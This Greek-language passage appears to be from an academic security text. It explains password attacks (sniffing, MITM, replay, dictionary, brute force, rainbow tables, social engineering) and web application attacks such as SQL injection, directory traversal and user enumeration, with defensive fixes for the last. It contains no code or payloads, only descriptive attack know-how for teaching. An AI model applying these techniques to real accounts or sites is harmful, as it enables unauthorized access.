Τις περισσότερες φορές όταν γίνεται λόγος για παθητικές online επιθέσεις θεωρείται σαν sniffing του κωδικού σε ενσύρματα ή ασύρματα δίκτυα. Ο κωδικός “αιχμαλωτίζεται” κατά τη διάρκεια της φάσης πιστοποίησης και έπειτα συγκρίνεται με ένα λεξικό ή μια λίστα από λέξεις. Η πλειοψηφία των εργαλείων Sniffer είναι ιδανικά για να “μυρίζονται” (sniff) δεδομένα σε ένα περιβάλλον διανομέα (hub environment). Αυτά τα εργαλεία είναι επίσης γνωστά ως παθητικοί sniffers καθώς παθητικά περιμένουν να λάβουν δεδομένα. Οι κωδικοί λογαριασμών χρήστη συνηθίζεται να κατακερματιζονται (hashed) ή να κρυπτογραφούνται όταν στέλνονται στο δίκτυο για να εμποδιστεί η μη εξουσιοδοτημένη πρόσβαση και χρήση. Σε τέτοιες περιπτώσεις ο hacker χρησιμοποιεί ειδικά εργαλεία για το σπάσιμο των κωδικών.

Επίθεση Άνθρωπος Στη Μέση (MITM - Man In The Middle Attack)

Στην επίθεση Άνθρωπος Στη Μέση ο επιτιθέμενος παρακολουθεί τον διακομιστή ελέγχου ταυτότητας και μετά “αιχμαλωτίζει” τα δεδομένα και την προωθεί στον διακομιστή. Για την εκτέλεση αυτής της επίθεσης ο hacker εισάγει έναν sniffer ανάμεσα στον πελάτη και τον διακομιστή και έτσι είναι ικανός να “μυριστεί” και από τις δύο πλευρές και να αιχμαλωτίσει κωδικούς.

Replay Attack

Εμφανίζεται όταν ο hacker παρακολουθεί τον κωδικό και τον δρομολογεί στον διακομιστή ελέγχου ταυτότητας και έπειτα αιχμαλωτίζει και ξαναστέλνει τα πακέτα πιστοποίησης για μετέπειτα πιστοποίηση. Με αυτόν τον τρόπο ο hacker δεν χρειάζεται να σπάσει τον κωδικό ή να τον μάθει μέσω Man In The Middle επίθεσης, αλλά αιχμαλωτίζει τον κωδικό και επαναχρησιμοποιεί τα πακέτα πιστοποίησης του κωδικού ώστε αργότερα να πιστοποιηθεί σαν πελάτης.

2.1.2. Ενεργητικές Online Επιθέσεις

Αυτός ο τύπος επίθεσης μπορεί απευθείας να οριστεί σαν την προσπάθεια να μαντέψουμε τον κωδικό. Ένας επιτιθέμενος δοκιμάζει έναν αριθμό από κωδικούς έναν προς έναν ενάντια στο θύμα ώστε να σπάσει τον κωδικό του/της.

Μάντεμα Κωδικών (Password Guessing)

Η password guessing (προσπάθεια να μαντέψουμε τον κωδικό) είναι μια ενεργητική online επίθεση. Βασίζεται στον ανθρώπινο παράγοντα για τη δημιουργία κωδικών και δουλεύει μόνο για αδύναμους κωδικούς. Με τη μέθοδο

αυτή ένας επιτιθέμενος προσπαθεί να χτίσει ένα λεξικό από λέξεις και ονόματα για να φτιάξει όλους τους πιθανούς συνδυασμούς που μπορούν να χρησιμοποιηθούν σαν κωδικός. Ο επιτιθέμενος εκτελεί αυτή την επίθεση με τη βοήθεια ενός προγράμματος που δίνει εκατοντάδες και χιλιάδες λέξεις το δευτερόλεπτο. Έναν καλό κωδικό είναι δύσκολο να τον μαντέψουμε και εύκολο να τον θυμόμαστε.

2.1.3. Offline Επιθέσεις

Οι offline επιθέσεις κωδικών εκτελούνται από τοποθεσία διαφορετική από τον πραγματικό υπολογιστή στον οποίο βρίσκεται ή χρησιμοποιήθηκε ο κωδικός. Οι offline επιθέσεις απαιτούν φυσική πρόσβαση στον υπολογιστή που αποθηκεύει τους κωδικούς. Ο επιτιθέμενος αντιγράφει το αρχείο και μετά προσπαθεί σπάσει τον κωδικό στο δικό του σύστημα. Οι offline επιθέσεις περιλαμβάνουν επιθέσεις λεξικών, υβριδικές επιθέσεις, επιθέσεις ωμής δύναμης (brute force), επιθέσεις προϋπολογισμένων κατακερματισμών (precomputed hash), επιθέσεις συλλαβών, επιθέσεις βασισμένες σε κανόνες και επιθέσεις ουράνιου τόξου (rainbow attacks).

Επίθεση Με Χρήση Λεξικού

Μια επίθεση με χρήση λεξικού είναι ο απλούστερος και ταχύτερος τύπος επίθεσης. Χρησιμοποιείται για τον εντοπισμό ενός κωδικού ο οποίος είναι απλά μια λέξη, η οποία μπορεί να βρεθεί σε ένα λεξικό. Κοινώς, η επίθεση χρησιμοποιεί ένα αρχείο λεξικού πιθανών λέξεων, το οποίο κατακερματίζεται χρησιμοποιώντας τον ίδιο αλγόριθμο που χρησιμοποιείται από τη διαδικασία πιστοποίησης. Έπειτα, οι κατακερματισμένες λέξεις του λεξικού συγκρίνονται με τους κατακερματισμένους κωδικούς που συνδέεται ο χρήστης ή με κωδικούς αποθηκευμένους σε ένα αρχείο στον διακομιστή. Η επίθεση με χρήση λεξικού λειτουργεί μόνο αν ο κωδικός είναι λέξη στο συγκεκριμένο λεξικό, οπότε έχει κάποιους περιορισμούς. Δεν μπορεί να χρησιμοποιηθεί ενάντια σε ισχυρούς κωδικούς που περιέχουν αριθμούς ή άλλα σύμβολα.

Υβριδική Επίθεση

Η υβριδική επίθεση είναι το επόμενο είδος επίθεσης που ένας hacker δοκιμάζει αν ο κωδικός δεν μπορεί να βρεθεί χρησιμοποιώντας επίθεση με χρήση λεξικού. Η υβριδική επίθεση ξεκινάει με ένα αρχείο λεξικού και αντικαθιστά χαρακτήρες στον κωδικό με αριθμούς και σύμβολα. Για παράδειγμα, αρκετοί χρήστες προσθέτουν τον αριθμό 1 στο τέλος του κωδικού τους προκειμένου να ικανοποιήσουν τις απαιτήσεις για δυνατό κωδικό. Μια υβριδική επίθεση είναι σχεδιασμένη να βρίσκει αυτού του τύπου τις ανωμαλίες σε κωδικούς.

Επίθεση Ωμής Δύναμης (Brute Force)

Ο πιο χρονοβόρος τύπος επίθεσης είναι η επίθεση brute-force, η οποία δοκιμάζει κάθε δυνατό συνδυασμό από κεφαλαία και μικρά γράμματα, αριθμούς και σύμβολα. Είναι η πιο αργή μορφή επίθεσης εξαιτίας των πολλών πιθανών συνδυασμών χαρακτήρων στον κωδικό. Ωστόσο είναι αποτελεσματική: δοθέντος αρκετού χρόνου και υπολογιστικής ισχύος, όλοι οι κωδικοί μπορούν τελικά να βρεθούν.

Pre-Computed Hash

Η επίθεση με λεξικό μπορεί να αποδειχθεί άχρηστη αν οι κωδικοί αποθηκεύονται κρυπτογραφημένοι. Αν το αρχείο περιέχει τους κρυπτογραφημένους κωδικούς σε αναγνώσιμη μορφή, ο επιτιθέμενος μπορεί εύκολα να εντοπίσει τον αλγόριθμο κρυπτογράφησης. Έπειτα μπορεί να κρυπτογραφήσει κάθε λέξη στο λεξικό χρησιμοποιώντας τον συγκεκριμένο αλγόριθμο κρυπτογράφησης και να συγκρίνει με τους κρυπτογραφημένους κωδικούς.

Επίθεση Συλλαβών

Η επίθεση συλλαβών είναι συνδυασμός επίθεσης brute force και επίθεσης λεξικού. Αυτή η τεχνική σπασίματος χρησιμοποιείται όταν ο κωδικός δεν είναι μια υπάρχουσα λέξη. Οι επιτιθέμενοι χρησιμοποιούν το λεξικό και άλλες μεθόδους για να τον σπάσουν. Επίσης η επίθεση αυτή χρησιμοποιεί και τους πιθανούς συνδυασμούς κάθε λέξης του λεξικού με τις υπόλοιπες.

Επιθεση Βασισμένη Σε Κανόνες (Rule Based Attack)

Αυτός ο τύπος επίθεσης χρησιμοποιείται όταν ο επιτιθέμενος παίρνει κάποιες πληροφορίες για τον κωδικό. Αυτή είναι η πιο δυνατή επίθεση επειδή ο hacker ξέρει με τι μορφή κωδικού έχει να κάνει. Η τεχνική αυτή περιλαμβάνει χρήση brute force, λεξικού και επιθέσεις συλλαβών.

Επίθεση “Ουράνιου Τόξου” (Rainbow Attack)

Η επίθεση rainbow δεν είναι τίποτα άλλο παρά μια λίγο πιο προχωρημένη μορφή του precomputed hash. Χρησιμοποιεί ήδη υπολογισμένη πληροφορία αποθηκευμένη στη μνήμη για να σπάσει την κρυπτογράφηση. Στην επίθεση rainbow χρησιμοποιείται η ίδια τεχνική, ο πίνακας με τα hashes των κωδικών δημιουργείται εκ των προτέρων και αποθηκεύεται στη μνήμη. Ο πίνακας αυτός ονομάζεται πίνακας rainbow. Ένας πίνακας rainbow είναι ένας πίνακας αναζήτησης ο οποίος χρησιμοποιείται για την ανάκτηση κωδικών σε καθαρή μορφή από την κρυπτογραφημένη τους μορφή.

2.1.4. Μη-Τεχνικές Επιθέσεις

Αυτός ο τύπος επιθέσεων δεν απαιτεί τεχνικές γνώσεις και γι' αυτό λέγονται μη τεχνικές επιθέσεις. Αυτές οι επιθέσεις μπορεί να συμπεριλαμβάνουν social engineering (κοινωνική μηχανική), shoulder surfing (παρακολούθηση πίσω από

τον ώμο), keyboard sniffing (παρακολούθηση του πληκτρολογίου) και dumpster diving (ψάξιμο στον κάδο αχρήστων).

Κοινωνική Μηχανική (Social Engineering)

Social engineering είναι η τέχνη της αλληλεπίδρασης με ανθρώπους, είτε πρόσωπο με πρόσωπο ή μέσω τηλεφωνικής επικοινωνίας και το να τους πείσουμε να μας δώσουν πολύτιμες πληροφορίες όπως κωδικούς. Το social engineering βασίζεται στην καλή φύση των ανθρώπων και στην επιθυμία τους να βοηθήσουν. Αρκετές φορές ένα γραφείο εξυπηρέτησης πελατών είναι ο στόχος μιας social engineering επίθεσης επειδή η δουλειά τους είναι να βοηθούν ανθρώπους – και η ανάκτηση ή ανανέωση κωδικών είναι συνηθισμένη λειτουργία του γραφείου πελατών. Η καλύτερη άμυνα κατά των επιθέσεων social engineering είναι η ευαισθητοποίηση όλων των εργαζομένων στην ασφάλεια και στις διαδικασίες ασφαλείας για την επαναφορά των κωδικών πρόσβασης.

Κοίταγμα Στα Κρυφά (Shoulder Surfing)

Το shoulder surfing συνίσταται στο να κοιτάμε πάνω από τον ώμο κάποιου καθώς πληκτρολογεί τον κωδικό. Αυτό μπορεί να είναι αποτελεσματικό όταν ο hacker είναι σε κοντινή απόσταση από τον χρήστη και το σύστημα. Ειδικές οθόνες που κάνουν δύσκολο να δούμε από γωνία μπορούν να εμποδίσουν αυτή την επίθεση. Επιπλέον, η ενημέρωση και κατάρτιση των εργαζομένων μπορεί σχεδόν να εξαλείψει αυτόν τον τύπο επίθεσης.

Ψάξιμο Στα Σκουπίδια (Dumpster Diving)

Στην επίθεση dumpster diving οι hackers ψάχνουν τα σκουπίδια για πληροφορίες όπως κωδικοί, οι οποίοι μπορεί να είναι γραμμένοι σε κάποιο κομμάτι χαρτί. Και πάλι, η ενημέρωση και κατάρτιση στην καταστροφή σημαντικών εγγράφων μπορεί να εμποδίσει κάποιον hacker από τη συλλογή

κωδικών με dumpster diving.

[Σ.10], [Σ.11]

2.2. ΕΠΙΘΕΣΗ ΣΕ ΔΙΑΔΙΚΤΥΑΚΕΣ ΕΦΑΡΜΟΓΕΣ

2.2.1. Επίθεση Στον Διακομιστή (Server)

Ένεση SQL (SQL Injection)

Η ένεση SQL (SQL injection) είναι ένας τύπος κατάχρησης ασφαλείας στον οποίο ο εισβολέας προσθέτει κώδικα δομημένης γλώσσας ερωτήματος (Structured Query Language SQL) σε μία φόρμα Ιστού για να αποκτήσει πρόσβαση σε πόρους ή να κάνει αλλαγές στα δεδομένα. Ένα ερώτημα SQL είναι ένα αίτημα για κάποια ενέργεια που πρέπει να εκτελεστεί σε μια βάση δεδομένων. Συνήθως, σε μια φόρμα Web για τον έλεγχο ταυτότητας χρήστη, όταν ένας χρήστης εισάγει το όνομα και τον κωδικό πρόσβασης στα πλαίσια κειμένου που παρέχονται γι 'αυτά, αυτές οι τιμές εισάγονται σε ένα ερώτημα SELECT. Εάν οι τιμές που εισάγονται αντιστοιχούν στις αναμενόμενες, ο χρήστης έχει πρόσβαση. Εάν δεν βρεθούν, η πρόσβαση απορρίπτεται. Ωστόσο, οι περισσότερες φόρμες Ιστού δεν διαθέτουν μηχανισμούς για την παρεμπόδιση εισόδου εκτός των ονομάτων και των κωδικών πρόσβασης. Εάν δεν ληφθούν αυτές οι προφυλάξεις, ο εισβολέας μπορεί να χρησιμοποιήσει τα πλαίσια εισαγωγής για να στείλει το δικό του αίτημα στη βάση δεδομένων, πράγμα που θα του επέτρεπε να κάνει λήψη ολόκληρης της βάσης δεδομένων ή να αλληλεπιδράσει με άλλους παράνομους τρόπους.

[Σ.12]

Απομακρυσμένη Εκτέλεση Κώδικα (Remote Code Execution)

Η απομακρυσμένη εκτέλεση κώδικα είναι η δυνατότητα ενός εισβολέα να έχει πρόσβαση στη συσκευή κάποιου άλλου και να κάνει αλλαγές, ανεξάρτητα

από το πού βρίσκεται η συσκευή γεωγραφικά.

Τα τρωτά σημεία μπορούν να παρέχουν σε έναν εισβολέα τη δυνατότητα εκτέλεσης κακόβουλου κώδικα και τον πλήρη έλεγχο ενός επηρεαζόμενου συστήματος με τα δικαιώματα χρήστη της εφαρμογής. Αφού αποκτήσουν πρόσβαση στο σύστημα, οι επιτιθέμενοι θα προσπαθήσουν συχνά να αναβαθμίσουν τα δικαιώματά τους.

Όσον αφορά τις επιθέσεις εφαρμογών ιστού, μπορεί να είναι δυνατή η προσπέλαση ορισμένων ιστοτόπων από χαρακτήρες ή αιτήματα σε έναν συγκεκριμένο ιστότοπο. Οι είσοδοι χρησιμοποιούνται ως παράμετροι για την εκτέλεση της εντολής στον εξυπηρετητή φιλοξενίας του ιστότοπου.

[Σ.13], [Σ.14]

Διάσχηση Καταλόγων (Directory Traversal)

Ο σωστός έλεγχος της πρόσβασης στο περιεχόμενο ιστού είναι ζωτικής σημασίας για την εκτέλεση ενός ασφαλούς διακομιστή ιστού. Η διάσχιση καταλόγων είναι μια κατάχρηση HTTP που επιτρέπει στους επιτιθέμενους να έχουν πρόσβαση σε περιορισμένους καταλόγους και να εκτελούν εντολές εκτός του ριζικού καταλόγου του διακομιστή ιστού.

Οι διακομιστές ιστού παρέχουν δύο βασικά επίπεδα μηχανισμών ασφαλείας:

- Λίστες ελέγχου πρόσβασης (ACLs)
- Ριζικό κατάλογο

Μια λίστα ελέγχου πρόσβασης χρησιμοποιείται στη διαδικασία εξουσιοδότησης . Πρόκειται για μια λίστα που χρησιμοποιεί ο διαχειριστής του διακομιστή ιστού για να υποδείξει ποιοι χρήστες ή ομάδες μπορούν να έχουν πρόσβαση, να τροποποιήσουν ή να εκτελέσουν συγκεκριμένα αρχεία στον διακομιστή, καθώς και άλλα δικαιώματα πρόσβασης.

Ο ριζικός κατάλογος είναι ένας συγκεκριμένος κατάλογος στο σύστημα αρχείων διακομιστή στον οποίο οι χρήστες είναι περιορισμένοι. Οι χρήστες δεν έχουν πρόσβαση σε κάτι παραπάνω από αυτή τη ρίζα.

Για παράδειγμα: ο προεπιλεγμένος ριζικός κατάλογος των υπηρεσιών IIS στα Windows είναι C: \ Inetpub \ wwwroot και με αυτήν την εγκατάσταση ο χρήστης δεν έχει πρόσβαση στο C: \ Windows αλλά έχει πρόσβαση στο C: \ Inetpub \ wwwroot \ news και σε οποιονδήποτε άλλο κατάλογο και αρχεία κάτω από τον ριζικό κατάλογο (με την προϋπόθεση ότι ο χρήστης έχει πιστοποιηθεί μέσω των ACLs).

Ο ριζικός κατάλογος εμποδίζει τους χρήστες να έχουν πρόσβαση σε ευαίσθητα αρχεία στον διακομιστή, όπως το cmd.exe σε πλατφόρμες Windows και το αρχείο passwd σε πλατφόρμες Linux / UNIX.

Αυτό το θέμα τρωτότητας μπορεί να υπάρχει είτε στο ίδιο το λογισμικό διακομιστή ιστού είτε στον κώδικα εφαρμογής ιστού.

Για να εκτελέσει μια επίθεση διάσχισης καταλόγου, όλα όσα χρειάζεται ο επιτιθέμενος είναι ένας περιηγητής ιστού και κάποιες γνώσεις σχετικά με το πού να βρει τυφλά τα προεπιλεγμένα αρχεία και τους καταλόγους στο σύστημα.

Με ένα σύστημα ευάλωτο σε διάσχιση καταλόγου, ένας εισβολέας μπορεί να κάνει χρήση αυτής της τρωτότητας για να βγει από τον ριζικό κατάλογο και να αποκτήσει πρόσβαση σε άλλα μέρη του συστήματος αρχείων. Αυτό θα μπορούσε να δώσει στον εισβολέα τη δυνατότητα να βλέπει διαβαθμισμένα αρχεία ή ακόμα πιο επικίνδυνα, να επιτρέψει στον εισβολέα να εκτελεί ισχυρές εντολές στον εξυπηρετητή ιστού και πιθανόν σε πλήρη έλεγχο του συστήματος.

Ανάλογα με τον τρόπο με τον οποίο έχει ρυθμιστεί η πρόσβαση στον ιστότοπο, ο εισβολέας θα εκτελέσει εντολές, προωθώντας τον εαυτό του ως χρήστη που σχετίζεται με τον "ιστότοπο". Επομένως, όλα εξαρτώνται από το σε ποια σημεία του συστήματος έχει πρόσβαση ο χρήστης του ιστότοπου.

[Σ.15]

Επιθέσεις Μεταφόρτωσης Αρχείων (File Upload Vulnerabilities)

Τα μεταφορτωμένα αρχεία αποτελούν σημαντικό κίνδυνο για τις εφαρμογές. Το πρώτο βήμα σε πολλές επιθέσεις είναι να γίνει ένθεση κάποιου κώδικα στο σύστημα που πρέπει να γίνει επίθεση. Στη συνέχεια, πρέπει να βρεθεί ένας τρόπος για να εκτελεστεί ο κώδικας. Η μεταφόρτωση αρχείων βοηθάει τον εισβολέα να ολοκληρώσει το πρώτο βήμα.

Οι συνέπειες της ανεμπόδιστης μεταφόρτωσης αρχείων μπορεί να ποικίλουν, συμπεριλαμβανομένης της απόκτησης πλήρη ελέγχου στο σύστημα, ενός υπερφορτωμένου συστήματος αρχείων ή βάσης δεδομένων, της προώθησης επιθέσεων σε συστήματα back-end, επιθέσεων από την πλευρά του πελάτη ή απλής παραβίασης. Εξαρτάται από το τι κάνει η εφαρμογή με το μεταφορτωμένο αρχείο και ιδιαίτερα από το πού αποθηκεύεται.

Υπάρχουν δύο κατηγορίες προβλημάτων εδώ. Το πρώτο σχετίζεται με τα μεταδεδομένα του αρχείου, όπως η διαδρομή και το όνομα του αρχείου. Αυτά παρέχονται γενικά από τη μεταφορά, όπως η κωδικοποίηση πολλαπλών μερών HTTP. Αυτά τα δεδομένα ενδέχεται να εξαπατήσουν την εφαρμογή για να αντικαταστήσουν ένα κρίσιμο αρχείο ή να αποθηκεύσουν το αρχείο σε μια κακή τοποθεσία. Πρέπει να επαληθεύονται εξαιρετικά προσεκτικά τα μεταδεδομένα πριν χρησιμοποιηθεί το αρχείο.

Η άλλη κατηγορία προβλήματος σχετίζεται με το μέγεθος ή το περιεχόμενο του αρχείου. Το εύρος των προβλημάτων εδώ εξαρτάται εξ ολοκλήρου από το γιατί χρησιμοποιείται το αρχείο.

[Σ.16]

Εσφαλμένος Έλεγχος Πρόσβασης (Broken Access Control)

Ο έλεγχος πρόσβασης, αποκαλούμενος μερικές φορές εξουσιοδότηση, είναι ο τρόπος με τον οποίο μια διαδικτυακή εφαρμογή παρέχει πρόσβαση σε περιεχόμενο και λειτουργίες σε συγκεκριμένους χρήστες και όχι σε άλλους. Αυτοί οι έλεγχοι διεξάγονται μετά τον έλεγχο ταυτότητας και διέπουν το τι επιτρέπεται να κάνουν οι «εξουσιοδοτημένοι» χρήστες. Ο έλεγχος πρόσβασης ακούγεται σαν ένα απλό πρόβλημα αλλά είναι δύσκολο να εφαρμοστεί σωστά. Το μοντέλο ελέγχου πρόσβασης μιας εφαρμογής ιστού συνδέεται στενά με το περιεχόμενο και τις λειτουργίες που παρέχει ο ιστότοπος. Επιπλέον, οι χρήστες ενδέχεται να εμπίπτουν σε διάφορες ομάδες ή ρόλους με διαφορετικές ικανότητες ή προνόμια.

Οι προγραμματιστές συχνά υποτιμούν τη δυσκολία εφαρμογής ενός αξιόπιστου μηχανισμού ελέγχου πρόσβασης. Πολλά από αυτά τα σχέδια δεν σχεδιάστηκαν σκόπιμα, αλλά απλώς εξελίχθηκαν μαζί με τον ιστότοπο. Σε αυτές τις περιπτώσεις, οι κανόνες ελέγχου πρόσβασης εισάγονται σε διάφορα σημεία σε όλο τον κώδικα. Καθώς ο ιστοχώρος αναπτύσσεται, η ad hoc συλλογή κανόνων γίνεται τόσο δύσκολη ώστε είναι σχεδόν αδύνατο να κατανοηθεί.

Πολλά από αυτά τα ελαττωματικά συστήματα ελέγχου πρόσβασης δεν είναι δύσκολο να ανακαλυφθούν και να αξιοποιηθούν προς όφελος των επιτιθέμενων. Συχνά, το μόνο που απαιτείται είναι να δημιουργηθεί ένα αίτημα για λειτουργίες ή περιεχόμενο το οποίο σε ένα ασφαλές σύστημα δεν θα έπρεπε να ικανοποιηθεί. Μόλις ανακαλυφθεί ένα ελάττωμα, οι συνέπειες ενός ελλιπούς συστήματος ελέγχου πρόσβασης μπορεί να είναι καταστροφικές. Εκτός από την προβολή μη εξουσιοδοτημένου περιεχομένου, ο εισβολέας ενδέχεται να μπορεί να αλλάξει ή να διαγράψει περιεχόμενο, να εκτελέσει μη εξουσιοδοτημένες λειτουργίες ή ακόμα και να αναλάβει τη διαχείριση του συστήματος.

Ένας συγκεκριμένος τύπος προβλήματος ελέγχου πρόσβασης είναι η διεπαφή του περιβάλλοντος διαχείρισης που επιτρέπει στους διαχειριστές ιστότοπων να διαχειρίζονται έναν ιστότοπο μέσω του Διαδικτύου. Τέτοιες λειτουργίες χρησιμοποιούνται συχνά για να επιτρέπουν στους διαχειριστές ιστότοπων να διαχειρίζονται αποτελεσματικά τους χρήστες, τα δεδομένα και το περιεχόμενο στον ιστότοπό τους. Σε πολλές περιπτώσεις, οι ιστότοποι υποστηρίζουν μια ποικιλία διαχειριστικών ρόλων για να επιτρέψουν την

τμηματοποίηση της διαχείρισης του συστήματος. Λόγω της ισχύος τους, αυτές οι διεπαφές είναι συχνά πρωταρχικοί στόχοι για επίθεση από όλους τους παράγοντες απειλών.

[Σ.17]

Απαρίθμηση Χρηστών (User Enumeration)

Από τα πιο κοινά και υποτιμημένα τρωτά σημεία των διαδικτυακών εφαρμογών είναι η δυνατότητα απαρίθμησης των χρηστών. Με απλά λόγια, μπορεί να δημιουργηθεί μια λίστα από ήδη εγγεγραμμένους χρήστες και να γίνει εκμετάλλευση κάποιου ελαττώματος στη διαδικασία εγγραφής, τη σειρά σύνδεσης ή τη λειτουργία επαναφοράς κωδικού πρόσβασης. Ένα απλό παράδειγμα είναι το Facebook. Όταν επιλέξουμε “Ξέχασα τον κωδικό μου”, θα μας ανακατευθύνει σε μία σελίδα η οποία με ένα πεδίο στο οποίο πρέπει να δώσουμε ή το email ή το τηλέφωνό ή το όνομα χρήστη. Αν δώσουμε κάτι το οποίο δεν υπάρχει θα μας “πει” ότι δεν υπάρχει χρήστης με αυτά τα στοιχεία. Αν ο επιτιθέμενος έχει μία λίστα με emails, τηλέφωνα και usernames μπορεί να την χρησιμοποιήσει δοκιμάζοντας ένα ένα τα στοιχεία της λίστας. Για όποιο στοιχείο το Facebook “πετάξει” μήνυμα λάθους, θα διαγράφεται από τη λίστα. Τα στοιχεία που θα έχουν μείνει στη λίστα θα είναι έγκυροι χρήστες.

Πρόβλημα: Μια φόρμα σύνδεσης με έναν όρο (όνομα χρήστη και κωδικό πρόσβασης) αποκαλύπτει εάν ένα όνομα χρήστη είναι έγκυρο ή όχι με βάση το μήνυμα σφάλματος που επιστρέφεται. Για παράδειγμα:

- Ο χρήστης δεν υπάρχει: Λυπούμαστε, το όνομα χρήστη που έχετε εισάγει δεν υπάρχει.

- Ο χρήστης υπάρχει: Λυπούμαστε, ο κωδικός πρόσβασης που έχετε εισάγει δεν ταιριάζει με αυτό το όνομα χρήστη.

Λύση: Να επιστρέφεται ένα γενικό, φιλικό μήνυμα λάθους όπως "Λυπούμαστε, το όνομα χρήστη ή ο κωδικός πρόσβασης που καταχωρίσατε δεν

υπάρχει".

Πρόβλημα: Το cookie έχει οριστεί όταν ένα όνομα χρήστη είναι έγκυρο και δεν έχει οριστεί (ή έχει οριστεί διαφορετικά) όταν ένα όνομα χρήστη είναι άκυρο. Αυτό συμβαίνει συνήθως όταν απαιτείται μόνο το όνομα χρήστη για να ξεκινήσει η ακολουθία σύνδεσης. Μετά την εισαγωγή του ονόματος χρήστη, ζητούνται από αυτόν ερωτήσεις ασφαλείας. Αυτά τα ερωτήματα ασφαλείας έχουν σχεδιαστεί για να εμφανίζονται ανεξάρτητα από το αν το όνομα χρήστη που εισάγεται βρίσκεται στη βάση δεδομένων, προσπαθώντας έτσι να αποτραπεί η απαρίθμηση των χρηστών. Παρ' όλ' αυτά έχει οριστεί τιμή για το cookie και δίνεται στον εισβολέα ένας τρόπος να προσδιορίσει εάν το όνομα χρήστη είναι έγκυρο. Για παράδειγμα:

- Υπάρχει χρήστης: Set "User" cookie = 138298432 (κάποια τυχαία 9ψήφια τιμή)

- Ο χρήστης δεν υπάρχει: Set "User" cookie = 0

Λύση: Όταν ένας χρήστης δεν υπάρχει, να ορίζεται το cookie "User" σε μια ψεύτικη τυχαία τιμή 9 ψηφίων ή να μην ορίζεται το cookie καθόλου, εκτός εάν απαιτείται για την εφαρμογή.

Πρόβλημα: Οι εφαρμογές απαιτούν μοναδικό όνομα χρήστη ή διεύθυνση ηλεκτρονικού ταχυδρομείου κατά την εγγραφή. Κατά τη διάρκεια της διαδικασίας εγγραφής ή όταν ένας χρήστης θέλει να αλλάξει το όνομα χρήστη ή τη διεύθυνση ηλεκτρονικού ταχυδρομείου, η εφαρμογή ειδοποιεί όταν υπάρχει ήδη όνομα χρήστη ή μήνυμα ηλεκτρονικού ταχυδρομείου, ζητώντας να επιλεγεί άλλο. Για παράδειγμα:

- Υπάρχει χρήστης: Λυπούμαστε, το email αυτό υπάρχει ήδη, επιλέξτε άλλη διεύθυνση ηλεκτρονικού ταχυδρομείου.

- Ο χρήστης δεν υπάρχει: Συγχαρητήρια! Η νέα σας διεύθυνση ηλεκτρονικού ταχυδρομείου έχει ρυθμιστεί!

Αυτές οι ειδοποιήσεις βοηθούν έναν κακόβουλο χρήστη να κάνει απαρίθμηση χρηστών πολύ εύκολα, δοκιμάζοντας διευθύνσεις ηλεκτρονικού ταχυδρομείου ή ονόματα χρήστη το ένα μετά το άλλο.

Λύση: Αυτό μπορεί να φαίνεται δύσκολο και μπορεί να γίνει με ή χωρίς μια ακολουθία τύπου CAPTCHA. Εάν το όνομα χρήστη είναι μια διεύθυνση ηλεκτρονικού ταχυδρομείου, απαιτείται ένας σύνδεσμος μιας χρήσης για τις αλλαγές διευθύνσεων ηλεκτρονικού ταχυδρομείου. Όταν ένας χρήστης θέλει να αλλάξει τη διεύθυνση ηλεκτρονικού ταχυδρομείου του, ακολουθούνται για παράδειγμα οι ακόλουθες διαδικασίες:

1) Στέλνεται ένας σύνδεσμος προς την υπάρχουσα διεύθυνση ηλεκτρονικού ταχυδρομείου που λήγει με το πάτημα του κουμπιού και μετά από ένα καθορισμένο χρονικό διάστημα. Αυτός ο σύνδεσμος τους επιτρέπει να αλλάξουν τη διεύθυνσή του ηλεκτρονικού ταχυδρομείου τους.

2) Εάν ο χρήστης επιλέξει ένα μήνυμα ηλεκτρονικού ταχυδρομείου που υπάρχει ήδη στο σύστημα, δεν πρέπει να προειδοποιείται ο χρήστης ότι το μήνυμα ηλεκτρονικού ταχυδρομείου υπάρχει ήδη, αλλά να εμφανίζεται ένα μήνυμα του τύπου "Ευχαριστούμε, ένα μήνυμα ηλεκτρονικού ταχυδρομείου ειδοποίησης έχει αποσταλεί στη συγκεκριμένη διεύθυνση ηλεκτρονικού ταχυδρομείου".

3) Στέλνεται ένα μήνυμα ηλεκτρονικού ταχυδρομείου στη νέα διεύθυνση ηλεκτρονικού ταχυδρομείου που συμβουλεύει το χρήστη ότι επιχειρήθηκε η καταχώρηση της διεύθυνσης ηλεκτρονικού ταχυδρομείου με την εφαρμογή, αλλά η ενέργεια δεν ολοκληρώθηκε αφού το email έχει ήδη εγγραφεί. Για πρόσθετη ασφάλεια, στέλνεται μια ειδοποίηση ύποπτης δραστηριότητας πίσω στην ομάδα ασφαλείας του ιστού μας.

4) Αν ο χρήστης επιλέξει μια διεύθυνση ηλεκτρονικού ταχυδρομείου που δεν έχει ήδη καταχωρηθεί, στέλνεται ο σύνδεσμος αλλαγής της κανονικής διεύθυνσης email.

5) Εάν το όνομα χρήστη δεν είναι διεύθυνση ηλεκτρονικού ταχυδρομείου, μπορεί

να χρησιμοποιηθεί μια CAPTCHA ή παρόμοια τεχνολογία για να περιορίσει την ταχύτητα με την οποία απαριθμούνται τα ονόματα των χρηστών, αλλά όχι να εξαλείψει πλήρως την επίθεση. Με λίγα λόγια, δεν υπάρχει τέλειος τρόπος αντιμετώπισης αυτής της επίθεσης. Ο μόνος τρόπος είναι η προσπάθεια καθυστέρησης με διάφορα μέσα της απαρίθμησης των χρηστών. Αν για παράδειγμα χρησιμοποιείται η τεχνολογία CAPTCHA δεν μπορεί κάποιος με κάποιο αυτοματοποιημένο πρόγραμμα να έχει 100% επιτυχία. Έχουν βέβαια αναπτυχθεί βιβλιοθήκες αυτόματης επίλυσης CAPTCHA και τεχνητής νοημοσύνης, αλλά και πάλι είναι δυσκολότερο για τον κακόβουλο χρήστη να επιτεθεί με κάποιο πρόγραμμα όταν υπάρχουν τέτοιου είδους αντίμετρα.

Πρόβλημα: Η λειτουργία ξεχασμένου κωδικού πρόσβασης παρουσιάζει "μυστικές ερωτήσεις" όταν εισάγεται έγκυρο όνομα χρήστη, αλλά εμφανίζει ένα σφάλμα όταν εισάγεται ένα μη έγκυρο όνομα χρήστη. Μικρή τροποποίηση σε αυτό είναι μυστικές ερωτήσεις που εμφανίζονται για άκυρα ονόματα χρηστών, αλλά είναι πάντα οι ίδιες, τυποποιημένες ερωτήσεις για κάθε άκυρο όνομα χρήστη.

